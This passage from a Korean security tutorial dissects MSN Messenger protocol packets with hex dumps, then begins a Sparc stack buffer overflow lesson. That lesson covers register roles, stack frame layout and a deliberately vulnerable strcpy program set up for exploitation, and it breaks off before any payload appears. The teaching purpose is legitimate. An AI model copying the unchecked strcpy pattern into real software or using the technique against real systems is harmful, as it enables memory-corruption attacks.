64.4.13.151(1863) -> 10.3.8.1(1592)
CVR [생략]
서버는 메신저 최신 버전을 다운로드받을 수 있는 곳의 URL등의 정보를 보낸다.
서버와 클라이언트가 MSNP 프로토콜로 통신할 때 CVR의 명령어가 데이터를 주고 받고 할때 어떤 영향을 끼치지는 않는다. 즉, CVR명령어와 함께 데이터를 보냈을 때 받은 쪽은 ACK만 보내면 되며 굳이 ACK를 보내거나 받지 않아도 통신하는 데는 상관이 없다.

```
                    43 56 | 52 20 31 34 | 20 34 2E 36 [CVR 14 4.6]
2E 30 30 38 | 33 20 34 2E | 36 2E 30 30 | 38 33 20 31 [.0083 4.6.0083 1]
2E 30 2E 30 | 38 38 38 20 | 68 74 74 70 | 3A 2F 2F 64 [.0.0888 http://d]
6F 77 6E 6C | 6F 61 64 2E | 6D 69 63 72 | 6F 73 6F 66 [ownload.microsof]
74 2E 63 6F | 6D 2F 64 6F | 77 6E 6C 6F | 61 64 2F 6D [t.com/download/m]
73 6E 6D 65 | 73 73 65 6E | 67 65 72 2F | 69 6E 73 74 [snmessenger/inst]
61 6C 6C 2F | 34 2E 36 2F | 77 69 6E 39 | 38 6D 65 2F [all/4.6/win98me/]
6B 6F 2F 6D | 6D 73 73 65 | 74 75 70 2E | 65 78 65 20 [ko/mmssetup.exe ]
68 74 74 70 | 3A 2F 2F 6D | 65 73 73 65 | 6E 67 65 72 [http://messenger]
2E 6D 69 63 | 72 6F 73 6F | 66 74 2E 63 | 6F 6D 2F 6B [.microsoft.com/k]
6F 0D 0A    |             |             |             [o..]
```

10.3.8.1(1592) -> 64.4.13.151(1863)
TCP(ACK)

2x13. 메시지 주고 받는 과정

이 다음, 즉 메세지를 주고 받는 것은 사정에 의해 다른 환경에서 테스트하였으며 인증과정에서 빠진 부분이 있어 이를 추가하였다. MSN메신저 5.0에서 테스트하였으며 다른 IP를 사용하였다.
메세지를 주고 받는 것 이전에 챌린지 인증 메커니즘이 있다.
이 과정을 거치고 나서야 비로소 메세지를 주고 받을 수 있다.

64.4.12.82(1863) -> 10.5.7.1(3061)
CHL 0 [challenge key]
MSN서버는 사용자가 서버와의 세션을 유지할 수 있도록 하기 위해 인증을 받을 수 있는 challenge key를 전송한다.

```
                    43 48 | 4C 20 30 20 | 31 35 35 31 [CHL 0 1551]
35 31 32 33 | 38 33 34 39 | 30 35 33 31 | 36 31 31 32 [5123834905316112]
0D 0A       |             |             |             [..]
```

10.5.7.1(3061) -> 64.4.12.82(1863)
QRY 10 [고정된 값] 32
[MD5문자열]
챌린지 키 값에 대응하는 MD5문자열을 보냄.

```
      51 52 | 59 20 31 30 | 20 50 52 4F [QRY 10 PRO]
```

```
44 30 30 33 | 38 57 21 36 | 31 5A 54 46 | 39 20 33 32 [D0038W!61ZTF9 32]
0D 0A 38 65 | 31 64 64 37 | 32 61 65 33 | 38 37 36 32 [..8e1dd72ae38762]
39 39 65 33 | 31 37 62 35 | 38 63 36 37 | 35 63 63 62 [99e317b58c675ccb]
66 64       |             |             |             [fd]
```

64.4.12.82(1863) -> 10.5.7.1(3061)

QRY 10

인증에 성공하였을 경우 서버는 위와 같이 응답함.

```
51 52 | 59 20 31 30 | 0D 0A | [QRY 10..]
```

10.5.7.1(3061) -> 64.4.12.82(1863)

XFR 9 SB

메세지를 보낼 때는 교환 서버(SwitchBoard server)를 거쳐야 하므로 SB서버의 정보를 요구하는 명령어를 서버로 전송한다. 이때 사용하는 명령어가 XFR이며 처음에 MSN서버에 접속하였을 때 그 서버가 DS서버이며 DS서버에 XFR명령어를 이용하여 NS서버의 정보를 얻어 인증과정을 거친 다음 SB서버에 접속하게 된다. 맨 처음에서는 이와 같은 과정을 거치지 않았다.(지금 두번째 과정에서는 그와 같은 과정을 거쳤다.)

그 이유는 잘 모르겠다. 보통은 그 과정을 거치게 된다.

```
              58 46 | 52 20 31 31 | 20 53 42 0D [XFR 11 SB.]
0A    |             |             | [.]
```

64.4.12.82(1863) -> 10.5.7.1(3061)

XFR 11 SB 64.4.12.196:1863 CKI 302703.1036396213.24197

서버는 SB서버에 대한 정보와 CKI HASH(클라이언트와 SB서버에 접속할 때 사용하는 보안패키지)를 리턴한다.

```
                    58 46 | 52 20 31 31 | 20 53 42 20 [XFR 11 SB ]
36 34 2E 34 | 2E 31 32 2E | 31 39 36 3A | 31 38 36 33 [64.4.12.196:1863]
20 43 4B 49 | 20 33 30 32 | 37 30 33 2E | 31 30 33 36 [ CKI 302703.1036]
33 39 36 32 | 31 33 2E 32 | 34 31 39 37 | 0D 0A       [396213.24197..]
```

NS서버가 보내준 정보를 이용하여 클라이언트는 SB서버에 TCP연결이 확립된다.(과정 생략)

10.5.7.1(3061) -> 64.4.12.196(1863)

USR 1 dragory1@hotmail.com 302703.1036396213.24197

클라이언트는 SB서버에 연결을 시도하며 이때 전에 NS서버로부터 받은 CKI HASH을 이용하여 인증과정을 거친다.

```
                    55 53 | 52 20 31 20 | 64 72 61 67 [USR 1 drag]
6F 72 79 31 | 40 68 6F 74 | 6D 61 69 6C | 2E 63 6F 6D [ory1@hotmail.com]
20 33 30 32 | 37 30 33 2E | 31 30 33 36 | 33 39 36 32 [ 302703.10363962]
31 33 2E 32 | 34 31 39 37 | 0D 0A       |             [13.24197..]
```

64.4.12.196(1863) -> 10.5.7.1(3061)

USR 1 OK dragory1@hotmail.com Acecracker

클라이언트가 보낸 CKI HASH값이 옳다면 서버는 닉네임과 함께 리턴한다.

```
                    55 53 | 52 20 31 20 | 4F 4B 20 64 [USR 1 OK d]
```

```
72 61 67 6F | 72 79 31 40 | 68 6F 74 6D | 61 69 6C 2E [ragory1@hotmail.]
63 6F 6D 20 | 41 63 65 63 | 72 61 63 6B | 65 72 0D 0A [com Acecracker..]
```

10.5.7.1(3061) -> 64.4.12.196(1863)

CAL 2 [상대방ID]

특정 상대에게 메세지를 전달하기 위해서는 채팅세션으로 상대방을 CALL하여야 한다.

```
      43 41 | 4C 20 32 20 | XX XX XX XX [CAL 2 ....]
40 XX XX XX | XX XX 2E 63 | 6F 6D 0D 0A |             [@......com..]
```

64.4.12.196(1863) -> 10.5.7.1(3061)

CAL 2 RINGING 302703

서버는 다른 사용자에게 전달될 세션 ID를 사용자에게 리턴한다.

```
      43 41 | 4C 20 32 20 | 52 49 4E 47 [CAL 2 RING]
49 4E 47 20 | 33 30 32 37 | 30 33 0D 0A |             [ING 302703..]
```

64.4.12.196(1863) -> 10.5.7.1(3061)

JOI [ID] [Nick Name]

다른 사용자가 채팅에 응할 준비가 되어 있으면 서버는 위의 명령을 전달한다.

```
      4A 4F | 49 20 xx xx | xx xx 40 xx [JOI ....@.]
xx xx xx xx | 2E 63 6F 6D | 20 28 2A 29 | E2 99 A0 EB [.....com (*)....]
85 B8 ED 8A | B8 EB B6 81 | EC 9D 80 25 | 32 30 EB B6 [...........%20..]
88 ED 8E B8 | ED 95 B4 2D | 32 31 31 2D | 35 37 2D 36 [.......-211-57-6]
33 2D 31 37 | 38 2D 33 28 | 2A 29 0D 0A |             [3-178-3(*)..]
```

10.5.7.1(3061) -> 64.4.12.196(1863)

MSG 4 N 130
MIME-Version: 1.0
Content-Type: text/plain; charset=UTF-8
X-MMS-IM-Format: FN=%EA%B5%B4%EB%A6%BC; EF=; CO=0; CS=81; PF=0
test

메세지를 보낼 경우 위와 같은 내용이다.

MSG 다음의 숫자는 메세지를 보낼 마다 증가하고 130은 헤더(명령어 다음 부분)와 메세지 "test"까지 포함한 메세지의 총 길이를 의미한다.

```
      4D 53 | 47 20 34 20 | 4E 20 31 33 [MSG 4 N 13]
30 0D 0A 4D | 49 4D 45 2D | 56 65 72 73 | 69 6F 6E 3A [0..MIME-Version:]
20 31 2E 30 | 0D 0A 43 6F | 6E 74 65 6E | 74 2D 54 79 [ 1.0..Content-Ty]
70 65 3A 20 | 74 65 78 74 | 2F 70 6C 61 | 69 6E 3B 20 [pe: text/plain; ]
63 68 61 72 | 73 65 74 3D | 55 54 46 2D | 38 0D 0A 58 [charset=UTF-8..X]
2D 4D 4D 53 | 2D 49 4D 2D | 46 6F 72 6D | 61 74 3A 20 [-MMS-IM-Format: ]
46 4E 3D 25 | 45 41 25 42 | 35 25 42 34 | 25 45 42 25 [FN=%EA%B5%B4%EB%]
41 36 25 42 | 43 3B 20 45 | 46 3D 3B 20 | 43 4F 3D 30 [A6%BC; EF=; CO=0]
3B 20 43 53 | 3D 38 31 3B | 20 50 46 3D | 30 0D 0A 0D [; CS=81; PF=0...]
0A 74 65 73 | 74          |             |             [.test]
```

64.4.12.196(1863) -> 10.5.7.1(3061)

다음은 메세지를 받았을 경우이다. 보낼 때와 다른 점은 카운트가 없다는 점과 닉네임이 표시된다는 점이다.

```
      4D 53 | 47 20 xx xx | xx xx 40 xx [MSG ....@.]
xx xx xx xx | 2E 63 6F 6D | 20 28 2A 29 | E2 99 A0 EB [.....com (*)....]
85 B8 ED 8A | B8 EB B6 81 | EC 9D 80 25 | 32 30 EB B6 [...........%20..]
88 ED 8E B8 | ED 95 B4 2D | 32 31 31 2D | 35 37 2D 36 [.......-211-57-6]
33 2D 31 37 | 38 2D 33 28 | 2A 29 20 31 | 35 36 0D 0A [3-178-3(*) 156..]
4D 49 4D 45 | 2D 56 65 72 | 73 69 6F 6E | 3A 20 31 2E [MIME-Version: 1.]
30 0D 0A 43 | 6F 6E 74 65 | 6E 74 2D 54 | 79 70 65 3A [0..Content-Type:]
20 74 65 78 | 74 2F 70 6C | 61 69 6E 3B | 20 63 68 61 [ text/plain; cha]
72 73 65 74 | 3D 55 54 46 | 2D 38 0D 0A | 58 2D 4D 4D [rset=UTF-8..X-MM]
53 2D 49 4D | 2D 46 6F 72 | 6D 61 74 3A | 20 46 4E 3D [S-IM-Format: FN=]
25 45 41 25 | 42 35 25 42 | 34 25 45 42 | 25 41 36 25 [%EA%B5%B4%EB%A6%]
42 43 3B 20 | 45 46 3D 3B | 20 43 4F 3D | 30 3B 20 43 [BC; EF=; CO=0; C]
53 3D 38 31 | 3B 20 50 46 | 3D 30 0D 0A | 0D 0A EB 9F [S=81; PF=0......]
AC E3 85 97 | EC 95 84 ED | 99 8D EB 82 | 98 E3 85 A3 [................]
E3 85 93 E3 | 84 B9 E3 85 | 87 E3 84 B6 |             [............]
```

참고로 채팅세션 요청을 받았을 경우는 다음과 같은 과정이 이루어진다.
다른 사용자로부터 채팅 요청을 받았을 경우 다음과 명령을 주고 받게 된다.

서버->클라이언트

RNG [세션ID] [SB서버IP]:[포트] CKI [CKI HASH] [상대방ID] [상대방닉네임]

```
      52 4E | 47 20 33 30 | 32 37 30 33 [RNG 302703]
20 36 34 2E | 34 2E 31 32 | 2E 31 39 36 | 3A 31 38 36 [ 64.4.12.196:186]
33 20 43 4B | 49 20 31 30 | 33 36 33 39 | 36 32 32 36 [3 CKI 1036396226]
2E 31 34 38 | 38 39 20 xx | xx xx xx 40 | xx xx xx xx [.14889 ....@....]
xx 2E 63 6F | 6D 20 28 2A | 29 E2 99 A0 | EB 85 B8 ED [..com (*).......]
8A B8 EB B6 | 81 EC 9D 80 | 25 32 30 EB | B6 88 ED 8E [........%20.....]
B8 ED 95 B4 | 2D 32 31 31 | 2D 35 37 2D | 36 33 2D 31 [....-211-57-63-1]
37 38 2D 33 | 28 2A 29 0D | 0A          |             [78-3(*)..]
```

클라이언트->서버

ANS 1 [상대방ID] [CKI HASH] [세션ID]

```
      41 4E | 53 20 32 31 | 20 64 72 61 [ANS 21 dra]
67 6F 72 79 | 31 40 68 6F | 74 6D 61 69 | 6C 2E 63 6F [gory1@hotmail.co]
6D 20 31 30 | 33 36 33 39 | 36 32 32 36 | 2E 31 34 38 [m 1036396226.148]
38 39 20 33 | 30 32 37 30 | 33 0D 0A    |             [89 302703..]
```

서버->클라이언트

IRO 1 1 1 [상대방ID] [상대방닉네임]

```
      49 52 | 4F 20 32 31 | 20 31 20 31 [IRO 21 1 1]
20 xx xx xx | xx 40 xx xx | xx xx xx 2E | 63 6F 6D 20 [ ....@......com ]
28 2A 29 E2 | 99 A0 EB 85 | B8 ED 8A B8 | EB B6 81 EC [(*)............]
9D 80 25 32 | 30 EB B6 88 | ED 8E B8 ED | 95 B4 2D 32 [..%20.........-2]
```

```
31 31 2D 35 | 37 2D 36 33 | 2D 31 37 38 | 2D 33 28 2A [11-57-63-178-3(*)
29 0D 0A    |             |             |             []..]
```

서버->클라이언트

```
ANS 1 OK
              41 4E | 53 20 32 31 | 20 4F 4B 0D [ANS 21 OK.]
0A    |             |             |             [.]
```

(이 때 주의할 점은 상대방이 쓰는 SB서버로 접속하지만 자신이 처음에 접속하여 쓰고 있는 SB서버와의 연결은 계속 유지되어야 한다. 그렇지 않으면 해당 사용자는 로그아웃상태가 되어 버린다.)

2x14. 파일 주고 받는 과정

10.5.7.1(1971) -> 64.4.12.173(1863)

```
MSG 3 N 28
MIME-Version: 1.0
Content-Type: text/x-msmsgsinvite; charset=UTF-8
Application-Name: File Transfer
Application-GUID: {5D3E02AB-6190-11d3-BBBB-00C04F795683}
Invitation-Command: INVITE
Invitation-Cookie: 978207
Application-File: HNCNOTE.EXE
Application-FileSize: 146944
```

Invitation-Cookie는 2^32 ¯ 1 범위의 랜덤한 숫자이며 transaction ID로 사용된다.

Application-File은 보내고자 하는 파일의 이름이고 그 밑의 항목은 해당 파일의 크기이다.

```
                    4D 53 | 47 20 33 20 | 4E 20 32 38 [MSG 3 N 28]
30 0D 0A 4D | 49 4D 45 2D | 56 65 72 73 | 69 6F 6E 3A [0..MIME-Version:]
20 31 2E 30 | 0D 0A 43 6F | 6E 74 65 6E | 74 2D 54 79 [ 1.0..Content-Ty]
70 65 3A 20 | 74 65 78 74 | 2F 78 2D 6D | 73 6D 73 67 [pe: text/x-msmsg]
73 69 6E 76 | 69 74 65 3B | 20 63 68 61 | 72 73 65 74 [sinvite; charset]
3D 55 54 46 | 2D 38 0D 0A | 0D 0A 41 70 | 70 6C 69 63 [=UTF-8....Applic]
61 74 69 6F | 6E 2D 4E 61 | 6D 65 3A 20 | ED 8C 8C EC [ation-Name: ....]
9D BC 20 EC | A0 84 EC 86 | A1 0D 0A 41 | 70 70 6C 69 [.. ........Appli]
63 61 74 69 | 6F 6E 2D 47 | 55 49 44 3A | 20 7B 35 44 [cation-GUID: {5D]
33 45 30 32 | 41 42 2D 36 | 31 39 30 2D | 31 31 64 33 [3E02AB-6190-11d3]
2D 42 42 42 | 42 2D 30 30 | 43 30 34 46 | 37 39 35 36 [-BBBB-00C04F7956]
38 33 7D 0D | 0A 49 6E 76 | 69 74 61 74 | 69 6F 6E 2D [83}..Invitation-]
43 6F 6D 6D | 61 6E 64 3A | 20 49 4E 56 | 49 54 45 0D [Command: INVITE.]
0A 49 6E 76 | 69 74 61 74 | 69 6F 6E 2D | 43 6F 6F 6B [.Invitation-Cook]
69 65 3A 20 | 39 37 38 32 | 30 37 0D 0A | 41 70 70 6C [ie: 978207..Appl]
69 63 61 74 | 69 6F 6E 2D | 46 69 6C 65 | 3A 20 48 4E [ication-File: HN]
43 4E 4F 54 | 45 2E 45 58 | 45 0D 0A 41 | 70 70 6C 69 [CNOTE.EXE..Appli]
63 61 74 69 | 6F 6E 2D 46 | 69 6C 65 53 | 69 7A 65 3A [cation-FileSize:]
20 31 34 36 | 39 34 34 0D | 0A 0D 0A    |             [ 146944....]
```

```
64.4.12.173(1863) -> 10.5.7.1(1971)
MSG xxxxxxxx@hotmail.com [Nick] 182
MIME-Version: 1.0
Content-Type: text/x-msmsgsinvite; charset=UTF-8
Invitation-Command: ACCEPT
Invitation-Cookie: 978207
Launch-Application: FALSE
Request-Data: IP-Address:
```

상대방이 파일 전송에 동의한다면 위와 같은 메세지가 서버로부터 온다.

```
      4D 53 | 47 20 xx xx | xx xx xx xx [MSG ......]
xx xx xx xx | 40 68 6F 74 | 6D 61 69 6C | 2E 63 6F 6D [....@hotmail.com]
20 EB B9 84 | EC 98 A4 EB | 8A 94 EB 82 | A0 EC 9D 98 [ ...............]
25 32 30 EC | B2 B4 EC A1 | B0 20 31 38 | 32 0D 0A 4D [%20...... 182..M]
49 4D 45 2D | 56 65 72 73 | 69 6F 6E 3A | 20 31 2E 30 [IME-Version: 1.0]
0D 0A 43 6F | 6E 74 65 6E | 74 2D 54 79 | 70 65 3A 20 [..Content-Type: ]
74 65 78 74 | 2F 78 2D 6D | 73 6D 73 67 | 73 69 6E 76 [text/x-msmsgsinv]
69 74 65 3B | 20 63 68 61 | 72 73 65 74 | 3D 55 54 46 [ite; charset=UTF]
2D 38 0D 0A | 0D 0A 49 6E | 76 69 74 61 | 74 69 6F 6E [-8....Invitation]
2D 43 6F 6D | 6D 61 6E 64 | 3A 20 41 43 | 43 45 50 54 [-Command: ACCEPT]
0D 0A 49 6E | 76 69 74 61 | 74 69 6F 6E | 2D 43 6F 6F [..Invitation-Coo]
6B 69 65 3A | 20 39 37 38 | 32 30 37 0D | 0A 4C 61 75 [kie: 978207..Lau]
6E 63 68 2D | 41 70 70 6C | 69 63 61 74 | 69 6F 6E 3A [nch-Application:]
20 46 41 4C | 53 45 0D 0A | 52 65 71 75 | 65 73 74 2D [ FALSE..Request-]
44 61 74 61 | 3A 20 49 50 | 2D 41 64 64 | 72 65 73 73 [Data: IP-Address]
3A 0D 0A 0D | 0A          |             |             [:....]
```

(참고) 거절하였을 경우 다음과 같은 메세지가 왔을 것이다.

```
MSG [ID] [Nick] 146
MIME-Version: 1.0
Content-Type: text/x-msmsgsinvite; charset=UTF-8
Invitation-Command: CANCEL
Invitation-Cookie: 978207
Cancel-Code: REJECT
```

```
10.5.7.1(1971) -> 64.4.12.173(1863)
MSG 4 U 237
MIME-Version: 1.0
Content-Type: text/x-msmsgsinvite; charset=UTF-8
Invitation-Command: ACCEPT
Invitation-Cookie: 978207
IP-Address: 10.5.7.1
Port: 6891
AuthCookie: 8102170
Launch-Application: FALSE
Request-Data: IP-Address:
```

상대방이 파일 전송에 동의하였으므로 이제 어떻게 주고 받을 것인가를 협의하여야 한다.
TCP포트 6891을 이용하여 전송하겠다고 상대방에 통보하였다.

```
                    4D 53 | 47 20 34 20 | 55 20 32 33 [MSG 4 U 23]
37 0D 0A 4D | 49 4D 45 2D | 56 65 72 73 | 69 6F 6E 3A [7..MIME-Version:]
20 31 2E 30 | 0D 0A 43 6F | 6E 74 65 6E | 74 2D 54 79 [ 1.0..Content-Ty]
70 65 3A 20 | 74 65 78 74 | 2F 78 2D 6D | 73 6D 73 67 [pe: text/x-msmsg]
73 69 6E 76 | 69 74 65 3B | 20 63 68 61 | 72 73 65 74 [sinvite; charset]
3D 55 54 46 | 2D 38 0D 0A | 0D 0A 49 6E | 76 69 74 61 [=UTF-8....Invita]
74 69 6F 6E | 2D 43 6F 6D | 6D 61 6E 64 | 3A 20 41 43 [tion-Command: AC]
43 45 50 54 | 0D 0A 49 6E | 76 69 74 61 | 74 69 6F 6E [CEPT..Invitation]
2D 43 6F 6F | 6B 69 65 3A | 20 39 37 38 | 32 30 37 0D [-Cookie: 978207.]
0A 49 50 2D | 41 64 64 72 | 65 73 73 3A | 20 31 30 2E [.IP-Address: 10.]
35 2E 37 2E | 31 0D 0A 50 | 6F 72 74 3A | 20 36 38 39 [5.7.1..Port: 689]
31 0D 0A 41 | 75 74 68 43 | 6F 6F 6B 69 | 65 3A 20 38 [1..AuthCookie: 8]
31 30 32 31 | 37 30 0D 0A | 4C 61 75 6E | 63 68 2D 41 [102170..Launch-A]
70 70 6C 69 | 63 61 74 69 | 6F 6E 3A 20 | 46 41 4C 53 [pplication: FALS]
45 0D 0A 52 | 65 71 75 65 | 73 74 2D 44 | 61 74 61 3A [E..Request-Data:]
20 49 50 2D | 41 64 64 72 | 65 73 73 3A | 0D 0A 0D 0A [ IP-Address:....]
```

이제 SB서버에 관계없이 둘 사이에 TCP연결이 이루어진다.(이후의 패킷 덤프한 것은 생략한다.)

10.5.52.2(1602) -> 10.5.7.1(6891)
SYN

10.5.7.1(6891) -> 10.5.52.2(1602)
ACK, SYN

10.5.52.2(1602) -> 10.5.7.1(6891)
SYN

10.5.52.2(1602) -> 10.5.7.1(6891)
VER MSNFTP

10.5.7.1(6891) -> 10.5.52.2(1602)
VER MSNFTP

10.5.52.2(1602) -> 10.5.7.1(6891)
USR xxxxxxxx@hotmail.com 8102170
자신의 아이디와 함께 전에 상대방이 보내준 AuthCookie 값을 보낸다.

10.5.7.1(6891) -> 10.5.52.2(1602)
FIL 146944
AuthCookie값이 유효하다면 파일 크기를 보낸다.

10.5.52.2(1602) -> 10.5.7.1(6891)

TFR

10.5.7.1(6891) -> 10.5.52.2(1602)
Sending Data
데이터는 3바이트의 헤더를 가지며 첫번째 바이트는 항상 0이며
(두번째 바이트값 + 세번째 바이트 * 256) = 헤더를 제외한 패킷 사이즈
만약 패킷 사이즈만큼 데이터가 도착하지 않는다면 다음 패킷에는 헤더에 01 00 00 가 설정되며 나머지 데이터를 전송받는다. 필자가 테스트했을 경우에는 보통 처음 데이터가 1460바이트, 그 다음이 588바이트 이런 식의 사이클로 전송되었다.

10.5.52.2(1602) -> 10.5.7.1(6891)
BYE 16777989
파일을 모두 전송받았을 경우 위와 같은 메세지를 보내고(뒤의 숫자는 고정적임.)
이제 뒤의 과정은 둘 사이의 TCP연결을 해제하는 과정이다.
(참고) 파일 전송에 있어 IP층의 IP정보를 이용하는 것이 아니라 메신저 사이에 주고 받은 IP를 참고하므로 사설IP를 쓰는 경우 파일 전송이 제대로 안 이루어질 수 있다.
사설 IP -> 공인 IP(파일 전송 불가), 공인 IP -> 사설 IP(파일 전송 가능)
(화살표 방향대로 파일을 전송해 주는 것이다.)


References)
1. http://www.venkydude.com/articles/msn.htm
2. http://www.hypothetic.org/docs/msn/index.php

2x20. Sparc Stack Buffer Overflow

CPU 기종에 따라서 메모리 영역의 스택을 어떻게 쓰느냐는 많은 차이가 난다. 일반적으로 쓰이는 CPU는 x86계열, Sparc, Alpha 등이 있으며 이 문서에서는 Sparc CPU가 데이터 값을 어떤 방식으로 메모리 영역에 저장하는지와 스택 버퍼 오버 플로우 취약점이 있는 간단한 테스트 프로그램을 exploit하는 과정을 다룰 것이다.

2x21. Sparc의 메모리에 대한 개괄

Sparc은 Sun Microsystems에 의해 개발된 RISC architecture이다. Solaris, Linux, OpenBSD, NetBSD 등의 여러 OS에서 지원하고 있다. Sun은 Solaris 9 버전부터는 오직 Sparc 버전에 대해서만 개발하기로 하였으나 인터넷상에 Sparc의 Overflow에 대해서는 정보가 많지 않아 x86계열의 CPU를 쓰는 서버에 비해 공격을 많이 받지는 않는다.
Sparc에서의 functions call, return from functions, stack management는 다른 기종과는 많은 차이점이 있으며 이 때문에 x86계열의 취약성이 있는 프로그램을 공격하는 방법이 다르다.



<Sparc 메모리의 개략도>

위 그림에서 보듯이 기본적 구조는 x86과 크게 다르지는 않다. 우리가 관심있는 부분은 바로 Stack영역이다. Sparc도 x86과 마찬가지로 스택에 LIFO 방식으로 데이터를 저장하며 함수 call을 하는데 있어 함수의 RET(리턴 어드레스)를 Stack 영역에 저장한다.

2x22. example를 통한 스택 영역 살피기

여기서는 간단한 테스트 프로그램을 disassemble 하여 데이터값을 스택에 어떻게 저장하는지를 살펴볼 것이다. 그러기 위해선 우선 Sparc에 쓰이는 레지스터 값들을 살펴보자.

```
Register          Synonyms
%g0 %r0  %g0레지스터는 특수레지스터로 무조건 0을 반환하는 레지스터
%g1 %r1  %g1 ¯ %g7 은 functions call, globle data 등을 위해 사용되어지는 레지스터
%g2 %r2  특히 %g1은 시스템 콜, trap 등의 요청을 할 때 system call number를 저장하는 레지스터
%g3 %r3  리눅스에서는 eax 레지스터를 사용했었다
%g4 %r4
%g5 %r5
%g6 %r6
%g7 %r7
%o0 %r8 %o0 ¯ o5 레지스터는 로컬변수, 아규먼트, 서브루틴 콜 등을 위해 사용되어지는 레지스터
%o1 %r9   특히 %o0는 리눅스의 eax 레지스터처럼 가장 빈번히 사용되는 레지스터 이다
%o2 %r10
%o3 %r11
%o4 %r12
%o5 %r13
%sp %r14,%o6 Stack pointer
%o7 %r15 함수의 return address
%l0 %r16  %l0 ¯ %l8 전부 로컬변수를 위해 사용되는 레지스터
%l1 %r17  로컬 변수를 잡아놓으면 기본적으로 이곳에 주로 저장된다
%l2 %r18
%l3 %r19
%l4 %r20
%l5 %r21
%l6 %r22
%l7 %r23
%i0 %r24  %i0 ¯ %i6 서브루틴 아규먼트로 사용될 레지스터
%i1 %r25
%i2 %r26
%i3 %r27
%i4 %r28
%i5 %r29
%i6 %r30,%i6  Frame pointer
%i7 %r31  main return address
```

위 표를 참고하면서 다음 프로그램의 disassemble한 결과를 살펴보자.

[sf280r]#/home/dragory/BOF/memory> cat tmp.c

```
main(int argc, char *argv[]) {
char buf[20];
strcpy(buf, argv[1]);
printf("Input argv = %s\n", buf);    }
```

```
[sf280r]#/home/dragory/BOF/memory> gdb -q ./tmp
```

```
(gdb) b main
Breakpoint 1 at 0x105d0: file tmp.c, line 4.
(gdb) disass 0x105d0
Dump of assembler code for function main:
0x105c4 <main>: save %sp, -136, %sp
0x105c8 <main+4>: st %i0, [ %fp + 0x44 ]
0x105cc <main+8>: st %i1, [ %fp + 0x48 ]
0x105d0 <main+12>: add %fp, -40, %o0
0x105d4 <main+16>: mov 4, %o1
0x105d8 <main+20>: ld [ %fp + 0x48 ], %o2
0x105dc <main+24>: add %o1, %o2, %o1
0x105e0 <main+28>: ld [ %o1 ], %o1
0x105e4 <main+32>: call 0x206f8 <strcpy>
0x105e8 <main+36>: nop
0x105ec <main+40>: add %fp, -40, %o1
0x105f0 <main+44>: sethi %hi(0x10400), %o2
0x105f4 <main+48>: or %o2, 0x288, %o0 ! 0x10688
<_lib_version+8>
0x105f8 <main+52>: call 0x20728 <printf>
0x105fc <main+56>: nop
0x10600 <main+60>: ret
0x10604 <main+64>: restore
End of assembler dump.
```

"0x105c4 <main>: save %sp, -136, %sp" 이 부분에서 보면 이 프로그램의 main함수가 쓰는 스택 영역의 크기, 즉 136바이트를 할당해 주고 있다. 어떻게 해서 136 바이트가 할당되었는지는 다음 표를 보고 나서 살펴보자.

32 바이트	%l0 ~ %l7
24 바이트	%i0 ~ %i5
4 바이트	%i6 (%fp)
4 바이트	%i7 (%ret)
4 바이트	Dummy
24 + 8 * x 바이트	함수에서 호출한, 다른 함수에 전해줄 인자
4 바이트	Dummy
8 * y 바이트	Local 변수
16 바이트	Dummy

Sp를 기준으로 %l0 ~ %l7 레지스터가 각각 4바이트씩 32바이트가 쌓이고 %i0 ~ %i5 레지스터 또한 각각 4바이트씩 24바이트가 쌓인다. 다음은 프레임 포인터 %i6 (%fp) 가 4바이트, 버퍼 오버 플로우 공격에서 가장 중요한 %i7 (%ret) 가 쌓인다. 다음은 dummy 4바이트가 쌓이고 함수에서 호출한, 다른 함수에 전해줄 인자 값들을 위해 메모리를 잡는데 보통 6개 이상의 인자 값을 전해주는 일은 없으므로 대부분 24바이트가 잡힌다. Dummy 4바이트, 그리고 로컬 변수는 8바이트 단위로 쌓이고 위 예제 프로그램은 8 * 3 = 24바이트를 차지한다. 다음은 Dummy 16바이트 스택에는 위와 같은 값들이 쌓이게 되며 함수에서

로컬 변수가 할당되어 있지 않더라도 필연적으로 스택은 112바이트를 차지하게 된다. 위 예제 프로그램의 스택은 총 136바이트를 차지하게 된다.
그런데 여기서 한가지, Sparc 또한 LIFO 방식으로 스택에 데이터가 쌓이게 되므로 argv[1]에 아무리 긴 데이터 값을 주더라도 함수의 RET값을 덮어쓸 수는 없는가라는 의문점이 생긴다.
아쉽게도 위 프로그램은 RET를 변조하는 방식으로는 exploit할 수 없다. 그렇다면 Sparc은 스택 버퍼 오버 플로우 취약하지 않다는 것인가? 불행하게도 그렇지 않다.
다음 예제를 통해 특정 권한을 획득할 수 있다는 것을 알 수 있을 것이다.

2x23. exploit하기

[sf280r]#/home/dragory/BOF/memory> cat vul.c

```
func(char *in)
{
char buf[20];
strcpy(buf, in);
}
main(int argc, char **argv)
{
func(argv[1]);
}
```

[sf280r]#/home/dragory/BOF/memory> gcc -o test test.c -g
[sf280r]#/home/dragory/BOF/memory> gdb -q ./test

```
(gdb) list
1 func(char *in)
2 {
3 char buf[20];
4 strcpy(buf, in);
